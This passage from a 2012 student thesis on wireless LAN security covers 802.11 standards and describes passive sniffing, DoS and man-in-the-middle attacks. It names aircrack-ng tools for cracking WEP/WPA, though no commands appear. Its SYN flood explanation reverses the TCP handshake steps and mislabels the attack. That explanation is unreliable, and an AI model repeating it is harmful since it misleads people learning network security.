



Network Project Report, 2012

Network Design and Computer Management
continuation

Wireless Security, a practical guide

Högskoleexamen

Sektionen för informationsvetenskap, data- och elektroteknik



Albin Gjercek & Alexander Andersson

Wireless Security, a practical guide

Network Design and Computer Management continuation

2012

Author: Albin Gjercek

Author: Alexander Andersson

Supervisor: Olga Torstensson

Examiner: Nicolina Månsson

School of Information Science, Computer and Electrical Engineering
Halmstad University
PO Box 823, SE-301 18 HALMSTAD, Sweden

© Copyright Albin Gjercek, Alexander Andersson 2012.

All rights reserved

Bachelor Thesis

Report

School of Information Science, Computer and Electrical Engineering

Halmstad University

Preface

This thesis has given us a great knowledge about WLAN and a much better understanding about the security in wireless communications. We are humbled by the incredible learning experience during our hard work of writing this thesis. We hope that you will find this thesis educational and useful.

We want to thank our supervisors Olga Torstensson, Malin Bornhager and our programme director Nicolina Månsson for all the help and suggestions we got from them throughout the project.

A special thanks to our families for the encouragement and motivation during our time in the University of Halmstad. We are extremely gratified by their support.

Abstract

Wireless networks are continuing to grow around the world due to the advantages it offers and all the different services that it provides. In networking environments where the communication goes through a wireless connection, the importance of protecting the private information is a very significant task for network administrators. Beside the great benefits from having this type of network, the major issue of wireless communications is the weak security it provides. Companies and business organizations are more and more involved with the use of wireless networks because of the flexibility, mobility and the scalability it offers, but they are also concerned about the consequences of having a weaker security to protect their expensive investments and information.

This thesis discusses the issues behind the security of wireless networks. It explains the background of the wireless networks and describes how the different security algorithms and encryptions work. The authors of this thesis decided to present some of the possible attacks that could occur in wireless networks and also give some security solutions to help others protect their network.

The group that worked together on this project had the idea of investigating how secure the actual wireless algorithms and encryptions are. The approach of finding the necessary information for presenting the results and conclusions was to perform penetration tests on wireless networks that were implemented with the three famous security algorithms of WEP, WPA and WPA2.

The penetrations tests were performed in lab environments and in home networks with the use of cracking tools. The group used the open source Linux based distribution called *BackTrack 5*. This operating system provided the group the different cracking tools that would help them perform their investigation.

The purpose of performing the penetration tests was to find out the vulnerabilities that each of the security algorithms poses and therefore be able to determine which of them offers the best protection to a wireless network. After the penetration tests were done, the group came up with some solutions by configuring a wireless network with the strongest security options. The solutions were aimed to help others how to configure a specific wireless network in a simple but effective way.

The results indicated that the weakest security algorithm would present some major issues for a wireless network. It included a greater possibility of experiencing different network attacks by configuring a wireless network with a weak security algorithm.

Overall, this thesis provided the group the necessary information that was beneficial for them to understand how strong a wireless network actually is, and how a penetration test was performed.

Figures

Figure 1.1 An Ad Hoc Mode in a wireless environment.....	6
Figure 1.2 An Infrastructure Mode in a wireless environment.....	6
Figure 1.3 Display of <i>Windows Command Prompt</i> using PING utility.....	10
Figure 1.4 Sniffing data packets using the <i>Wireshark</i> software.....	11
Figure 1.5 Man-in-the-Middle in a wireless environment.....	14
Figure 1.6 The encryption process in wireless communications.....	15
Figure 1.7 The WEP algorithm during operation.....	17
Figure 1.8 The WPA algorithm during operation.....	18
Figure 1.9 The WPA2 algorithm during operation.....	19
Figure 2.1 The process of the 802.1X authentication.....	20
Figure 2.2 Finding an available wireless interface on a laptop.....	21
Figure 2.3 Specifying the wireless interface for monitoring the traffic.....	22
Figure 2.4 Selecting the currently monitor mode for traffic capturing.....	22
Figure 2.5 Finding the enabled wireless channel of the SSID.....	23
Figure 2.6 Capturing packets from a selected wireless channel of the SSID.....	24
Figure 2.7 Specifying the MAC-Addresses of the access point and the client.....	25
Figure 2.8 Sending de-authentication packets.....	25
Figure 2.9 Cracking the password of a network.....	26
Figure 3.0 A successful password crack.....	26
Figure 3.1 Finding an available wireless interface on a laptop.....	27
Figure 3.2 Specifying the wireless interface for monitoring the traffic.....	28
Figure 3.3 Selecting the currently monitor mode for traffic capturing.....	28
Figure 3.4 Finding the enabled wireless channel of the SSID.....	29
Figure 3.5 Capturing packets from a selected wireless channel of the SSID.....	30
Figure 3.6 Specifying the MAC-Addresses of the access point and the client.....	31
Figure 3.7 Establishing a handshake with de-authentication packets.....	31
Figure 3.8 Verifying a successful handshake.....	32
Figure 3.9 Cracking the password of a network.....	33
Figure 4.0 A successful password crack.....	33
Figure 4.1 Finding an available wireless interface on a laptop.....	34
Figure 4.2 Specifying the wireless interface for monitoring the traffic	35
Figure 4.3 Selecting the currently monitor mode for traffic capturing.....	35
Figure 4.4 Finding the enabled wireless channel of the SSID.....	36
Figure 4.5 Capturing packets from a selected wireless channel of the SSID.....	37
Figure 4.6 Specifying the MAC-Addresses of the access point and the client.....	38
Figure 4.7 Establishing a handshake with de-authentication packets.....	38
Figure 4.8 Verifying a successful handshake.....	39
Figure 4.9 Cracking the password of a network.....	40
Figure 5.0 A successful password crack.....	40
Figure 5.1 Manual configuration of Basic Wireless Settings.....	41
Figure 5.2 Manual configuration of Wireless Security.....	42
Figure 5.3 Manual configuration of Basic Wireless Settings.....	43
Figure 5.4 Manual configuration of Wireless Security.....	44

Tables

Table 1.1 A table of the IEEE standards and its characteristics.....	8
Table 1.2 A table listing the equipments used during the configurations.....	21

Contents

1	Introduction	1
1.1	Project Background.....	2
1.2	Project Goals.....	2
1.3	Objectives.....	3
1.4	Methodology.....	3
2	Basics of WLAN	4
2.1	WLAN Background.....	4
2.2	WLAN Types	5
2.3	WLAN Standards.....	7
3	WLAN Attacks.....	8
3.1	What is an Attack?.....	8
3.2	The varieties of Attacks.....	9
3.3	Passive Attacks.....	9
3.3.1	Network Analysis.....	10
3.4	Active Attacks.....	11
3.4.1	Denial of Service (DoS).....	12
3.4.2	Man-in-the-Middle (MitM).....	12
4	Security.....	14
4.1	Security Facilities	14
4.2	Existing Algorithms and Keys	15
4.2.1	WEP.....	16
4.2.2	WPA.....	17
4.2.3	WPA2.....	18
5	Implementation and Results.....	20
5.1	Penetrating on WEP.....	21
5.2	Penetrating on WPA.....	27
5.3	Penetrating on WPA2	34
5.4	Implementing WPA	41
5.5	Implementing WPA2.....	42
6	Conclusion.....	45

1 Introduction

Wireless communications have been in existence for many years. It has received huge attention since it was developed, especially in computer environments. In networking, there has been a tremendous growth in wireless local area networks (WLAN) and it has become a daily part of our life. Companies and business organizations are making big investments in WLAN because of the scalability, simplicity and for the inexpensive implementation.

Over the last few decades, there has been a great success on implementing wireless networks around the world, but there have also been some drawbacks. One of the drawbacks of using the wireless technology is the weak security that occurs over a private network. The data that travels through the air is open, and it can easily be captured by anyone who has the right knowledge [1]. The impact of this problem can be anything from losing your personal code to your bank account, to bigger security threats that can cause your company to lose millions of dollars.

The security in wireless networks has therefore been less reliable and the choice of using a wireless network over a typical wired network has become a more serious problem because of the integrity and the confidentiality of important data [2].

As the wireless local area networks continued to grow, network technicians and engineers were facing more security problems, and the aspects needed to be addressed. New approaches and techniques had to be presented to be able to secure a network from all the different types of attacks. Different approaches were used depending on what type of an attack that occurred.

With a wireless network that provides inconsiderable security, the physical medium that is used needs some type of cryptography to protect the data that is sent over the network. The importance of using encryption to establish an authentication between the connected devices is also one of the key factors in WLAN security [3].

In this report, we will configure different types of WLAN security algorithms, such as WEP, WPA, and WPA. We will also test the actual security by using penetrating programs to crack the security and gain access to an authorized network. Finally, we will differentiate the results and share our solutions by describing which type of the security algorithms would provide the strongest security to a wireless network.

1.1 Project Background

During the school period at the University of Halmstad, the authors of this thesis got an assignment to choose a subject for the study area of the project. The choice of the subject was decided by the authors of this thesis, and the group felt that the structure of the security in wireless communications was the most interesting subject for the survey.

The authors of this thesis chose to research about the security in wireless networks to get a better understanding about the technology behind the security. The main reason of the subject choice was to investigate how secure the wireless network really is, and to analyze the potential downsides of implementing wireless communications and how it could affect companies and business organizations as well as customers and workers.

They thought that this project was a good opportunity for them to find the correct information about their research. They also felt that this thesis could be very useful for them and for other individuals to learn new interesting things as well extend their current knowledge for further education or in future carriers.

This thesis provides the technical information about the security in wireless communications and it reviews the current state of wireless local area networks. The areas covered on this thesis ranges from basic background information to a more profound understanding about the security structure in wireless networks.

It also presents some network encryption cracking that is done by the project group. The group will perform penetrations tests that will help them find out which security algorithm is the most reliable one.

1.2 Project Goals

The main goal of the study is to investigate about the security in wireless local area networks and to build a more secure and reliable network. It is important to identify the possible security threats that can occur in a network and also to find out how we can protect ourselves against them in a simple but effective way. The project group aims to find out how secure a wireless network really is by performing penetration tests to find out how strong the available security algorithms are. Accomplishing this goal will help the project group to draw some conclusions, and would also be able to share their solutions and tips for private networks. To reach the goals, the authors came up with some decided goals that should be accomplished at the end of the project. The following are some questions that should be answered to fulfill the goals:

- How secure is a user on a wireless connection?
- How do the available security protocols differentiate?
- Are there any harmful network attacks, and how does it affect users in wireless local area networks?
- How can a network administrator configure a secure network?
- What type of encryption is considered to be the strongest and how can we implement it?
- Can we find out which type of security algorithm is the most difficult one to crack by performing penetration tests?

1.3 Objectives

In order to accomplish the goals of this study, the authors had to create some objectives that would help them discover the requested information and solve the problems. The primary objective was to perform penetration tests to find out how a network attack was operated under real time, and at the same time determine which type of security algorithm was the strongest one to crack.

The secondary objective was to document the results of the penetration tests that would eventually help them define which type of security algorithm should be implemented in a wireless local area network for the maximum protection.

Finally, the group decided that they should configure a network with the strongest security algorithm and present it on this thesis to help other individuals to learn how to configure their networks in an easy way.

1.4 Methodology

The method that was used during the whole project was done in laboration environments and in home networks. The group decided to meet in the laboration halls where they could perform their tasks together. The first laboration involved discussing the process of the penetrations tests such as how they were going to perform them and how they were going to document or present it on their thesis. The second laboration leads to the actual cracking of the security algorithms.

The first method was to perform the penetration test. This was done by installing the open source Linux based distribution called *BackTrack 5*. This operating system provided the group with a large collection of security tools and utilities that helped them perform the different penetrations. The following are the collection of tools that was used:

- Airmon-ng
- Airodump-ng
- Aireplay-ng
- Aircrack-ng

The second method was decided by the group, and it involved configuring the different security algorithms. After accomplishing the penetration tests and documenting the results, the group began to configure a wireless network with the following security algorithms and equipments:

- WPA
- WPA2
- Cisco Linksys WRT160NL
- Laptops

The group used their laptops and routers to implement the wireless security options. While they were configuring the routers, they wrote down the steps that were required to successfully implement a wireless security protection. Later on, the group decided to make screenshots that shows step by step options to present it on their thesis as their solutions. The solutions will presented and described in later chapters.

2 Basics of WLAN

This chapter focuses on describing the architecture behind the WLAN technology. It will explain the background of WLAN by reviewing the various types of WLANs and the functionality behind them. You will also learn about the IEEE wireless standards and their characteristics, such as the differences of speed and frequencies between them and also the advantages and disadvantages.

2.1 WLAN Background

Wireless networks have grown rapidly since the introduction of the 802.11 WLAN standards. The performance behind the wireless technology was almost comparable to the usual Ethernet standard that was used in LANs. When the 802.11 standard was introduced, many companies and business organizations started to implement WLANs due to their characteristics of scalability, simplicity, and cost effectiveness.

A WLAN is a network that is used for connecting users and devices together as one group. A typical wireless network involves having workstations, users and servers that are running operating systems to perform different tasks. For example, a server is a special computer that is made for storing the files and the data from the users on the network. The server can also be used to provide mail activities and web pages to clients. A wireless network is similar to the wired

network called LAN; the difference is that WLANs no longer limits the use of cables to connect to devices. This means that a user is able to share resources, files and printers with the rest of the network from different locations.

The technology behind the WLAN is very different from a standard LAN. The medium in wireless networks is designed with the use of radio waves that carries the data packets between users, and transmits them through the air. This means that a client can use a laptop and communicate with the rest of the users on the same network from a great distance away. There is also the possibility of implementing wireless access points that will allow wireless users to communicate with other users who are connected on a wired network to achieve even better flexibility.

As the WLANs continued to grow, new studies were introduced regarding the security in wireless networks. The studies showed that the security failed to provide a good protection to the networks, because the WLAN technology was constructed with a weak security algorithm called WEP. The protection behind the WEP algorithm wasn't strong enough to rely on, because companies and business organizations had to protect their sensitive and private information from outsiders. This became a huge issue for the networks, especially because people began to get a better knowledge on performing networking attacks and penetrations which eventually resulted with even more security threats.

Current studies show that there are solutions to the security issues that were introduced. The solutions include the security algorithms of WPA and WPA2 that comes with additional encryption mechanisms such as AES and TKIP.

In today's wireless networks, the implementation of WPA or WPA2 is the most preferred one for providing the confidentiality, reliability and integrity of data. To provide an even better security option, the combination of WPA2 with a RADIUS server provides additional authentication process that helps a network from preventing any type of unauthorized access.

2.2 WLAN Types

There are two types of wireless networks that can be built, that is an Ad Hoc Mode or an Infrastructure Mode. Each one of them is considered as a wireless mode and they are both useful in different ways.

In an Ad Hoc Mode, the wireless devices are connected together in a peer-to-peer topology without requiring a wireless access point. The wireless nodes are communicating with each other independently; therefore this type of wireless mode is also referred as an Independent Basic Service Set (IBSS). The functionality behind the Ad Hoc Mode makes it more flexible and cost-effective to arrange in different environments. It is also easy to create such topologies comparing to other more complex modes. The advantage of implementing an Ad Hoc Mode is that there is no need for purchasing a wireless access point because If every device on a network was installed with a wireless card adapter, it would allow the devices to communicate with all the other devices on the network

wirelessly. This is an example why Ad Hoc Modes are commonly implemented in a hotel or a café, where devices such as laptops act as an independent host.

Figure 1.1 displays a network in an Ad Hoc Mode.




Figure 1.1: An Ad Hoc Mode in a wireless environment.

In an Infrastructure Mode, the wireless devices are connected to a wireless access point that acts as the central device for the network. When a user tries to communicate with another user, the devices send the data to the access point, which then forwards the data to the destination user. The Infrastructure Mode is unique compared to an Ad Hoc Mode because the wireless access point allows the control of deciding which user is allowed to connect to the network. It can also be configured with filters that will only permit users to visit allowed web sites. The Infrastructure Mode is often implemented in environments where there are more security policies used, such as in business organizations [4, 5, 6, 7, 8, 9].

Figure 1.2 displays a network in an Infrastructure Mode.




Figure 1.2: An Infrastructure Mode in a wireless environment.

2.3 WLAN Standards

The Institute of Electrical and Electronics Engineers (IEEE) 802.11 is the most important specification for the models of the WLAN standards. There are several types of 802.11 standards that have been developed for wireless networks. The following are the different models of WLAN standards:

- 802.11a
- 802.11b
- 802.11g
- 802.11n

The IEEE 802.11a wireless standard was released in September 1999. This standard operates at a 5 GHz frequency and it transmits data up to 54 Mbps. The 802.11a was developed to support the high transfer rates between devices. While this standard provided some additional speed, it also faced with some drawbacks. One of the disadvantages with the 802.11a is the range, because of the 5GHz in frequency which results in a much smaller wavelength. This means that the range between wireless devices becomes much shorter. In this case, it is not recommended to implement an 802.11a standard if you are planning to communicate with devices that are far away from you. The other disadvantage of this standard is that they are not compatible with the next generation of IEEE wireless standard such as the 802.11b due to their frequency differences.

The IEEE 802.11b wireless standard was also released in September 1999. This standard operates at a 2.4 GHz frequency and it transmits data up to 11 Mbps. Unlike the 802.11a standard, the 802.11b provides the compatibility with other standards such as the 802.11g and 802.11n. This is because they all operate at the same frequency. Although the compatibility of 802.11b offered people and companies some extra features, there was a big issue that made this standard less popular. The reason for this was that household products that were using the exact same frequency of 2.4 GHz could cause interference with other wireless devices. For example, if there was a microwave placed between two laptops, the quality or transfer rate could worsen because of the interference between them.

The IEEE 802.11g wireless standard was released in June 2003. This standard was the newer version of the 802.11b. This standard was designed to be compatible with the 802.11b and 802.11n, but it was also developed to offer a much higher transfer rate. The 802.11g increased the transfer rate up to 54Mbps which is almost 5 times faster than the regular 802.11b. The frequency didn't change, so it remained in the 2.4 GHz band. The transfer rate increased significantly, which provided some benefits for the wireless networks around the world. As described before, using a frequency of 2.4GHz results with the same problem with interference like the 802.11b standard did.

The IEEE 802.11n wireless standard was released in October 2009. The main purpose for developing this standard was to increase both the range and the transfer rate. The difference between 802.11n and the other wireless standards is that it can operate on both the 2.4GHz band and the 5GHz while transferring

data between 54Mbps to 600Mbps. One of the reasons why the 802.11n wireless standard offers such great features is because it uses the Multiple-Input and Multiple-Output (MIMO) technology. MIMO allows the use of multiple antennas that improves the overall performance on both the transmitter and the receiver. The major advantage of implementing the 802.11n standard is the compatibility with the following 802.11a, 802.11b and 802.11g standards. The use of this standard has become very popular for big companies and enterprises that require both high data rates and longer ranges between devices and clients [10, 11, 12, 13].

Table 1.1 displays the IEEE wireless standards with description.

Standard	Speed	Frequency	Modulation	Release	Advantage	Disadvantage
802.11a	54 Mbps	5 GHz	OFDM	1999	Speed	Range and incompatibility
802.11b	11 Mbps	2.4 GHz	DSSS	1999	Range and Compatibility	Speed and Interference
802.11g	54 Mbps	2.4 GHz	DSSS, OFDM	2003	Speed and compatibility	Interference
802.11n	54 - 600 Mbps	2.4 GHz and 5 GHz	OFDM	2009	Speed, Range and Compatibility	Older wireless adapters may not support this new standard.

Table 1.1: A table of the IEEE standards and its characteristics.

3 WLAN Attacks

This chapter will describe the security issues that all type of networks faces on different occasions. The information that can be found on this paper is provided to give a better understanding on the various types of network attacks and explain how it affects the networks around the world.

3.1 What is an Attack?

An attack can be described in various ways depending on what the goal of the attack is. The general expression of an attack can be an attempt to destroy, modify, reveal, steal or most commonly gain unauthorized access to a network. In today's wireless network, the most important issue that people are concerned about, are the possible attacks that can impact a network. A simple attack does not only affect one typical user, it can actually affect all users that are connected on the same network and possibly damage the whole system. Unlike wired networks, wireless networks cannot be physically secured, meaning that the

medium cannot be configured with some kind of protection. This makes wireless networks even more vulnerable to all kinds of attacks.

The most common thing that makes wireless networks more vulnerable to attacks is the fact that users who are connected to the same network are bounded together on a shared medium, which means that all the data that exchanges between devices are actually open. Every user connected to the same network can capture the traffic of any other user on the network simply by monitoring all the traffic using various techniques and software. In this case, an attacker can gather all different type of information, whether it is important data such as passwords or sensitive data such as private chat logs. The outcome of this is that anyone with the right knowledge can provide all kinds of threats.

Here is a list of the possible things that could occur during network attacks.

- Damage to devices and applications
- Performance reduction
- Company income loss
- Extra security purchases
- Recovery expenses for re-establishment
- Loss of important and sensitive information
- Company policy changes

3.2 The varieties of Attacks

The different type of attacks can be divided into two main categories; Passive attacks and active attacks. These types of attacks are considered to be the most anticipated ones in wireless networks and this chapter will further describe the information in detail.

3.3 Passive Attacks

Passive attacks relates to an attacker who attempts to analyze the network by monitoring the transmission of the data traffic between connected users. It involves by gathering as much information as possible for all the different purposes. Anyone who carries an appropriate transceiver can easily collect private data that exchanges during a wireless session.

Passive attacks are very harmful to occur in networks, especially in wireless networks. This is because the wireless communication system exists on the unlicensed frequency spectrum. This means that anyone who uses the necessary frequencies has a better possibility for penetrating into a private network without being spotted. In this case, the attacker don't have to be located near the desired destination point because the physical medium in wireless communications gives the attacker an opportunity to be located hundreds of feet


away from the destination point, which makes it even more difficult for network administrators to protect the network from the various passive attacks. The information below is an example of a passive attack that exists around wireless networks.

3.3.1 Network Analysis

This attack is described as a process of capturing and examining information from data packets travelling around the network. The data that can be obtained by an attacker includes either confidential information like passwords or any kind of important information that should be encrypted.

This particular attack is defined as a very difficult problem to deal with because the intruder can monitor all the data packets from a distance away without anyone noticing. The attacker achieves this by using different type of techniques and software tools that are called network sniffing. These tools helps collect all kinds of information such as IP and MAC-addresses of all the clients connected to the network, and also opened ports such as TCP and UDP ports to monitor all ingoing and outgoing traffic for example from a mail server.

Figure 1.3 shows a display of the *Windows Command Prompt* using the PING utility.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Bini>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time<1ms TTL=255
Reply from 192.168.0.1: bytes=32 time<1ms TTL=255
Reply from 192.168.0.1: bytes=32 time<1ms TTL=255
Reply from 192.168.0.1: bytes=32 time<1ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\Bini>ping www.google.com

Pinging www.google.com [74.125.143.103] with 32 bytes of data:
Reply from 74.125.143.103: bytes=32 time=31ms TTL=45
Reply from 74.125.143.103: bytes=32 time=31ms TTL=45
Reply from 74.125.143.103: bytes=32 time=30ms TTL=45
Reply from 74.125.143.103: bytes=32 time=31ms TTL=45

Ping statistics for 74.125.143.103:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 30ms, Maximum = 31ms, Average = 30ms

C:\Users\Bini>
```

Figure 1.3: Display of *Windows Command Prompt* using PING utility.

The image above shows how a user tries to ping to the default gateway to verify if the connection between them is properly working. It also shows that the user tries to ping a website (www.google.com) to verify if there are any HTTP or DNS problems occurring.

While the user performs these tasks, an attacker can gather all the data that are sent between the source and destination at the same time. This is simply done by monitoring the traffic using a network sniffing software.

An example of a network sniffing software is shown on Figure 1.4 below.

1	0.00000000	Foxconn_95:d5:28	Netgear_60:24:e8	ARP	42	who has 192.168.0.1? Tell 192.168.0.2
2	0.00034700	Netgear_60:24:e8	Foxconn_95:d5:28	ARP	60	192.168.0.1 is at 00:14:6c:60:24:e8
3	6.27594400	fe80::3578:e418:b04ff02::1:2		DHCPv6	155	Solicit XID: 0x517f67 CID: 000100011745590c00155895d528
4	7.28528800	fe80::3578:e418:b04ff02::1:2		DHCPv6	155	Solicit XID: 0x517f67 CID: 000100011745590c00155895d528
5	9.29763100	fe80::3578:e418:b04ff02::1:2		DHCPv6	155	Solicit XID: 0x517f67 CID: 000100011745590c00155895d528
6	10.48359000	192.168.0.2	64.4.11.42	TCP	54	56813 > http [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	13.30683800	fe80::3578:e418:b04ff02::1:2		DHCPv6	155	Solicit XID: 0x517f67 CID: 000100011745590c00155895d528
8	16.22448800	192.168.0.2	192.168.0.255	NBNS	92	Name query NB BINI<1c>
9	16.98837900	192.168.0.2	192.168.0.255	NBNS	92	Name query NE BINI<1c>
10	17.75278900	192.168.0.2	192.168.0.255	NBNS	92	Name query NB BINI<1c>
11	17.93229800	208.81.191.111	192.168.0.2	HTTP	327	HTTP/1.1 200 OK (text/plain)
12	17.93259900	192.168.0.2	208.81.191.111	TCP	54	56092 > http [ACK] Seq=1 Ack=274 Win=64682 Len=0
13	18.07282400	192.168.0.2	208.81.191.111	HTTP	1077	GET /mcmd/events?sessionkey=00000000000000000000000000000000780
14	18.26592100	208.81.191.111	192.168.0.2	TCP	60	http > 56092 [ACK] Seq=274 Ack=1024 Win=35805 Len=0
15	19.40546500	192.168.0.2	192.168.0.1	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=128
16	19.40904700	192.168.0.1	192.168.0.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=255
17	20.40482100	192.168.0.2	192.168.0.1	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=128
18	20.40553700	192.168.0.1	192.168.0.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=255
19	21.30960000	fe80::3578:e418:b04ff02::1:2		DHCPv6	155	Solicit XID: 0x517f67 CID: 000100011745590c00155895d528
20	21.41879900	192.168.0.2	192.168.0.1	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=128
21	21.41949600	192.168.0.1	192.168.0.2	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=255
22	22.43275700	192.168.0.2	192.168.0.1	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=128
23	22.43346800	192.168.0.1	192.168.0.2	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=255
24	22.93168600	Netgear_60:24:e8	Foxconn_95:d5:28	ARP	60	who has 192.168.0.2? Tell 192.168.0.1
25	22.93173300	Foxconn_95:d5:28	Netgear_60:24:e8	ARP	42	192.168.0.2 is at 00:15:58:95:d5:28
26	27.92620900	192.168.0.2	192.168.0.1	DNS	74	Standard query 0x1f3e A www.google.com
27	27.94128800	192.168.0.1	192.168.0.2	DNS	170	Standard query response 0x1f3e A 173.194.71.104 A 173.194.71.104
28	27.94389900	192.168.0.2	173.194.71.104	ICMP	74	Echo (ping) request id=0x0001, seq=5/1280, ttl=128
29	27.97289800	173.194.71.104	192.168.0.2	ICMP	74	Echo (ping) reply id=0x0001, seq=5/1280, ttl=45
30	28.95355600	192.168.0.2	173.194.71.104	ICMP	74	Echo (ping) request id=0x0001, seq=6/1536, ttl=128
31	28.98268200	173.194.71.104	192.168.0.2	ICMP	74	Echo (ping) reply id=0x0001, seq=6/1536, ttl=45
32	29.95193500	192.168.0.2	173.194.71.104	ICMP	74	Echo (ping) request id=0x0001, seq=7/1792, ttl=128
33	29.98102400	173.194.71.104	192.168.0.2	ICMP	74	Echo (ping) reply id=0x0001, seq=7/1792, ttl=45
34	30.05035300	192.168.0.2	173.194.71.104	ICMP	74	Echo (ping) request id=0x0001, seq=8/2048, ttl=128

Figure 1.4: Sniffing data packets using the *Wireshark* software.

The screenshot displayed above is a great example of a network sniffing software that allows anyone to capture the data traffic that exchanges between user devices. The software is called *Wireshark* and it is an open source program. Based on the screenshot, the attacker can gather all the desired information that was sent by the user on the network that was described earlier. The image shows a lot of different packets that is being sent simultaneously between the devices, and the following information that we can get includes the name of the devices that are trying to establish a connection, the IP addresses and MAC-addresses of the devices and all the different protocol and actions that are happening at the specific time.

3.4 Active Attacks

Active attacks involve obtaining a total control over a network or by making complete unauthorized changes on a network. Unlike passive attacks where an attacker eavesdrop on the data traffic, active attacks involves monitoring the data traffic and modifying the captured data or even creating new ones for other purposes. Active attacks usually occur after an intruder has already collected all the information needed before attempting a complete control. Once the attacker has gathered all the required information, the attacker will initiate an active attack to either bypass the security and gain full access to the network or to destroy the target by causing a denial of service, which will be discussed on the next title.

The examples below describe some of the available active attacks.

3.4.1 Denial of Service (DoS)

A fully working network is expected to be configured in a way where all the connected clients should feel safe and secure against all the possible threats. In specific environments such as in companies and business organizations, the network that is installed might require some additional features to provide a better functionality. The features could include implementing links that provides high reliability of transferring data between clients and customers at a high success rate. This type of feature has several benefits to a company, but it can also face many consequences if certain incidents would occur. This is where Denial of Service attacks take place.

A Denial of Service (DoS) attack is one of the most popular attacks that can be found in networking environments. It can be described as an attack that aims to destroy a target or an attempt to interrupt a connection between multiple endpoints. The targets that are most commonly affected by any type of DoS attack includes banks and governmental organizations that runs by large databases or servers.

The modern DoS attack operates by sending massive amount of requests to a target IP-address that causes the link to be overloaded with false information, which eventually causes the connection between the endpoints to be disabled or even crashing the entire network.

An example of a DoS attack is the famous TCP SYN flood attack known as a Reflective Flooding Attack. This type of attack aims at exploiting the CPU memory of a server. Before any type of data transfer occurs between devices, there has to be a three-way handshake protocol created. To establish a three-way handshake, the host requires sending a SYN packet to the server who then replies with an ACK packet. The last part before a successful three-way handshake is created is that the host needs to send a SYN ACK to the server. In this case, the attacker drops the last handshake step by not sending the last SYN ACK. The outcome of this is that the targeted server stores the half opened establishment between the two devices by waiting for the host to send the last SYN ACK packet, which eventually causes overload on the server's memory and results in a crash.

3.4.2 Man-in-the-Middle (MitM)

A Man-in-the-Middle attack can be used for the purpose of both eavesdropping on a wireless connection and to modify the traffic data that are transmitted between multiple users. Unlike a network analysis attack that was described earlier, where the attacker only monitored the traffic on the network, this type of attack allows the intruder to read, write and execute data at the same time.

During a Man-in-the-Middle attack, there are multiple objectives that can be executed by an intruder. The following are some examples that could be accomplished by an attacker:

- Capture the network traffic between users
- Monitor private information and conversations
- Steal secret premises such as credit card numbers and passwords
- Modify the transmitted data and import with false information
- Appear as an authorized user while performing illegal actions

As we can see, there are many things that an intruder can choose to perform during a MitM attack. The only object left for the intruder to successfully reach the goals is to use some type of technique that is available during a MitM attack. The most common technique used in today's networking environments is the ARP spoofing, which will be described more in further detail.

